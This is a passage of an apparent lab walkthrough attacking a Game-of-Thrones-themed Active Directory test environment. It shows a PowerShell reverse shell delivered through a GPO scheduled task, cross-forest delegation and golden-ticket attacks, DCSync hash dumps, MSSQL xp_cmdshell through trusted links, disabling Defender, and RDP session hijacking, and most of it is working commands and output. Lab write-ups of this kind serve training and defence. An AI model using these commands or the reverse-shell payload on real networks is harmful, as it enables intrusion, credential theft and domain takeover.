WARNING:root:C: Create, U: Update, D: Delete, R: Replace
[!] C: Create, U: Update, D: Delete, R: Replace
WARNING:root:[C] TASK_91280817 (Type: ImmediateTaskV2)
[!] [C] TASK_91280817 (Type: ImmediateTaskV2)
WARNING:root:[C] MyTask (Type: ImmediateTaskV2)
[!] [C] MyTask (Type: ImmediateTaskV2)
```

```
Nc -lnvp 4444
```

```
python3 pygpoabuse.py
north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id
"6AB29B41-1BBE-421B-8D0E-8E27265183E0" -powershell -command
"\$c = New-Object System.Net.Sockets.TCPClient('IP',4444);\$s
= \$c.GetStream();[byte[]]\$b = 0..65535|%{0};while((\$i =
\$s.Read(\$b, 0, \$b.Length)) -ne 0){    \$d = (New-Object -
TypeName System.Text.ASCIIEncoding).GetString(\$b,0, \$i);
\$sb = (iex \$d 2>&1 | Out-String );    \$sb =
([text.encoding]::ASCII).GetBytes(\$sb + 'ps> ');
\$s.Write(\$sb,0,\$sb.Length);    \$s.Flush()};\$c.Close()" -
taskname "MyTask" -description "don't worry" -f
```

```
┌──(.venv)─(root㉿kali)-[/home/…/Desktop/goad/ACL/pyGPOAbuse]
└─# python3 pygpoabuse.py north.sevenkingdoms.local/samwell.tarly:'Heartsbane' -gpo-id "6AB29B41-1BBE-421B-8D0E-8
();[byte[]]$b = 0..65535|%{0};while(($i = $s.Read($b, 0, $b.Length)) -ne 0){    $d = (New-Object -TypeName
).GetBytes($sb + 'ps> ');    $s.Write($sb,0,$sb.Length);    $s.Flush()};$c.Close()" -taskname "MyTask" -des

SUCCESS:root:ScheduledTask MyTask created!
[+] ScheduledTask MyTask created!
```

We got the shell

```
┌──(kali㉿kali)-[~/Desktop/goad]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.128] from (UNKNOWN) [192.168.56.11] 65154
whoami
nt authority\system
ps>
```

Trust

Trusts are a fundamental concept used to link two or more domains or forests, allowing users and services in one domain to access resources in another. Trusts enable controlled access across different security boundaries while maintaining administrative independence. Understanding and managing trusts is essential in environments with multiple AD domains or forests, particularly in large organizations and when merging domains or collaborating across different entities.


Use unconstrained delegation

- From kingslanding we can rule the essos domain with unconstrained delegation
- We connect to kingslanding with rdp as an administrator


```
xfreerdp /d:sevenkingdoms.local /u:cersei.lannister
/p:'il0vejaime' /v:192.168.56.10 /cert-ignore
```

- For more simplicity we will disable defender
- Now we launch rubeus.exe to wait for a TGT of the essos forest.

```
.\Rubeus.exe monitor /filteruser:MEEREEN$ /interval:1
```




```
python PetitPotam.py -u vagrant -p vagrant -d north.sevenkingdoms.local kingslanding.sevenkingdoms.local meereen.essos.local
```



- Now we can copy it to linux (delete space and \n)
- Decode the base64 and save it to a kirbi file
- Convert it to ccache and use it to dcsync essos.local

```
base64 -d rubeus.b64 > meereen.kirbi

ticketConverter.py meereen.kirbi meereen.ccache

export
KRB5CCNAME=/workspace/trusts/unconstrained/meereen.ccache

secretsdump -k -no-pass -just-dc-ntlm
essos.local/'MEEREEN$'@meereen.essos.local
```

```
┌──(kali㉿kali)-[~/Desktop/goad/trusts]
└─$ export KRB5CCNAME=meereen.ccache

┌──(kali㉿kali)-[~/Desktop/goad/trusts]
└─$ klist
Ticket cache: FILE:meereen.ccache
Default principal: MEEREEN$@ESSOS.LOCAL

Valid starting       Expires              Service principal
11/03/2024 06:39:53  11/03/2024 16:39:51  krbtgt/ESSOS.LOCAL@ESSOS.LOCAL
        renew until 11/10/2024 06:39:51

┌──(kali㉿kali)-[~/Desktop/goad/trusts]
└─$ impacket-secretsdump -k -no-pass -just-dc-ntlm essos.local/'MEEREEN$'@meereen.essos.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:54296a48cd30259cc88095373cec24da:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7ff752f499ecdd76df93d88d4ca9f386:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
daenerys.targaryen:1111:aad3b435b51404eeaad3b435b51404ee:34534854d33b398b66684072224bb47a:::
viserys.targaryen:1112:aad3b435b51404eeaad3b435b51404ee:d96a55df6bef5e0b4d6d956088036097:::
khal.drogo:1113:aad3b435b51404eeaad3b435b51404ee:739120ebc4dd940310bc4bb5c9d37021:::
jorah.mormont:1114:aad3b435b51404eeaad3b435b51404ee:4d737ec9ecf0b9955a161773cfed9611:::
missandei:1115:aad3b435b51404eeaad3b435b51404ee:1b4fd18edf477048c7a7c32fda251cec:::
drogon:1116:aad3b435b51404eeaad3b435b51404ee:195e021e4c0ae619f612fb16c5706bb6:::
sql_svc:1117:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
MEEREEN$:1001:aad3b435b51404eeaad3b435b51404ee:ea9d6ad5a198ac97d290d3aa9e8807ec:::
BRAAVOS$:1118:aad3b435b51404eeaad3b435b51404ee:cef834944cb4d160066eefec30d81887:::
gmsaDragon$:1119:aad3b435b51404eeaad3b435b51404ee:2c0cdc4d31cba26e4210f19cf6d0485d:::
relayedpccreate$:1120:aad3b435b51404eeaad3b435b51404ee:9597b65c481b7794b87cd455a02c7e7e:::
SEVENKINGDOMS$:1104:aad3b435b51404eeaad3b435b51404ee:3f9b788e5bbdeecd4861d6f6331875b0:::
[*] Cleaning up...
```


Mssql Trusted link

- The MSSQL trust link is across forest, so it can be used to make forest to forest exploitation.
- Example was done in part 7 but let's redo this for fun :
- Connect to the mssql DB as jon.snow

```
impacket-mssqlclient -windows-auth
north.sevenkingdoms.local/jon.snow:iknownothing@castelblack.
north.sevenkingdoms.local
```


- enumerate the mssql trusted links

```
enum_links
```



- And now use the link from castelblack (north domain) to braavos (essos domain)

```
use_link BRAAVOS

enable_xp_cmdshell

xp_cmdshell whoami
```



Golden ticket with external forest, sid history

A **Golden Ticket** attack involving an **external forest** is an advanced technique where attackers use a forged **Kerberos Ticket Granting Ticket (TGT)** to gain access across domain or forest boundaries. This type of attack allows attackers to impersonate any

user, including domain administrators, on the targeted forest, enabling unauthorized access to resources and escalating privileges across trust relationships.

Find the domain SID with lookupsid.py

```
impacket-lookupsid -domain-sids sevenkingdoms.local/cersei.lannister:'il0vejaime'@192.168.56.10 0
```

```
┌──(kali㉿kali)-[~/Desktop/goad/trusts]
└─$ impacket-lookupsid -domain-sids sevenkingdoms.local/cersei.lannister:'il0vejaime'@192.168.56.10 0
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.56.10
[*] StringBinding ncacn_np:192.168.56.10[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4249024348-1889872645-3026938829
```

```
impacket-lookupsid -domain-sids essos.local/daenerys.targaryen:'BurnThemAll!'@192.168.56.120
```

```
┌──(kali㉿kali)-[~/Desktop/goad/trusts]
└─$ impacket-lookupsid -domain-sids essos.local/khal.drogo:'horse'@192.168.56.23 0
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at 192.168.56.23
[*] StringBinding ncacn_np:192.168.56.23[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2780998361-4035070852-2393637345
```

```
impacket-secretsdump -just-dc-user 'essos/krbtgt' essos.local/daenerys.targaryen:'BurnThemAll!'@192.168.56.12
```

```
┌──(kali㉿kali)-[~/Desktop/goad/trusts]
└─$ impacket-secretsdump -just-dc-user 'essos/krbtgt' essos.local/daenerys.targaryen:'BurnThemAll!'@192.168.56.12
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:7ff752f499ecdd76df93d88d4ca9f386:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:9ed24879267a2e6c59defcae2ee912f9522426914ce577e79c4efca4bdae9f87
krbtgt:aes128-cts-hmac-sha1-96:3bc109dd0c0d68f7dfbc1f4d5033f04d
krbtgt:des-cbc-md5:156ec140a1400ee3
[*] Cleaning up...
```

```
impacket-ticketer -nthash 7ff752f499ecdd76df93d88d4ca9f386 -domain-sid S-1-5-21-4249024348-1889872645-3026938829 -domain essos.local -extra-sid S-1-5-21-2780998361-4035070852-2393637345 dragon
```

```
┌──(kali㉿kali)-[~/Desktop/goad/trusts]
└─$ impacket-ticketer -nthash 7ff752f499ecdd76df93d88d4ca9f386 -domain-sid S-1-5-21-4249024348-1889872645-3026938829 -dom
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for essos.local/dragon
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in dragon.ccache
```

```
export KRB5CCNAME=dragon.ccache

impacket-smbexec -k -no-pass
dragon@kingslanding.sevenkingdoms.local -debug
```

```
[+] Using TGS from cache
[+] Executing %COMSPEC% /Q /c echo cd  ^> \\127.0.0.1\C
[!] Launching semi-interactive shell - Careful what you
C:\Windows\system32>whoami
[+] Executing %COMSPEC% /Q /c echo whoami ^> \\127.0.0.
nt authority\system
```

Exploit ACL with external trust golden ticket


Access Control Lists (ACLs) with a Golden Ticket in an external trust scenario involves an attacker using a forged Kerberos Ticket Granting Ticket (TGT) to manipulate permissions and escalate privileges across trust boundaries. This can allow the attacker to abuse permissions in a trusted forest by leveraging ACL misconfigurations.

Download https://github.com/gentilkiwi/mimikatz/releases


And iwr mimikatz and PowerView.ps1 to DC

```
    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/20/2024  12:37 AM                inetpub
d-----         5/11/2021   9:55 PM                PerfLogs
d-r---        10/19/2024  11:11 PM                Program Files
d-----         5/11/2021   9:41 PM                Program Files (x86)
d-----        10/19/2024  10:29 PM                tmp
d-r---         11/3/2024   4:56 AM                Users
d-----         11/3/2024   5:42 AM                Windows
-a----         11/3/2024   8:12 AM        1084416 mimikatz.exe
-a----         11/3/2024   8:18 AM         360920 PowerView.ps1
-a----         11/3/2024   5:35 AM         446976 Rubeus.exe
```

```
mimikatz # kerberos::golden /user:guard /domain:essos.local
/sid:S-1-5-21-2203133648-1386395927-1390703624
/krbtgt:e58cf01ba6cc645da9f7ab1f28fc3934 /sids:S-1-5-21-
1409754491-4246775990-3914137275-1130 /ptt
```




```
Klist
```




```
Import-Module .\powerview.ps1

$SecPassword = ConvertTo-SecureString 'Password123!' -
AsPlainText -Force

Set-DomainUserPassword -Identity stannis.baratheon -
AccountPassword $SecPassword -Domain sevenkingdoms.local
```


If above cmd doesn't work

Use

```
Import-Module ActiveDirectory

Set-ADAccountPassword -Identity "stannis.baratheon" -
NewPassword (ConvertTo-SecureString "Password123!" -
AsPlainText -Force)
```

Lets check


```
crackmapexec smb 192.168.56.10 -u stannis.baratheon -p
Password123! -d sevenkingdoms.local
```



And it worked!


RDP high jacking

```
xfreerdp /d:essos.local /u:daenerys.targaryen
/p:'BurnThemAll!' /v:192.168.56.23 /cert-ignore
```




Ok now we use khal drogo's rpd


```
xfreerdp /d:essos.local /u:khal.drogo /p:'horse'
/v:192.168.56.23 /cert-ignore
```



With khal.drogo session we need to pass authority\system, so we will just do a





```
./Psexec64.exe -s cmd.exe
```



we will list the rdp session with

```
query user
```



As you can see here daenerys is connected with the id 3.


And khal's sessionname is rdp-tcp#2

And now we will hijack the rdp session of daenerys with the following command

```
tscon.exe 3 /dest:rdp-tcp#2
```

When we launch the command our khal's rdp session is replaced by daenerys session and the other windows we open before with daenerys is closed.

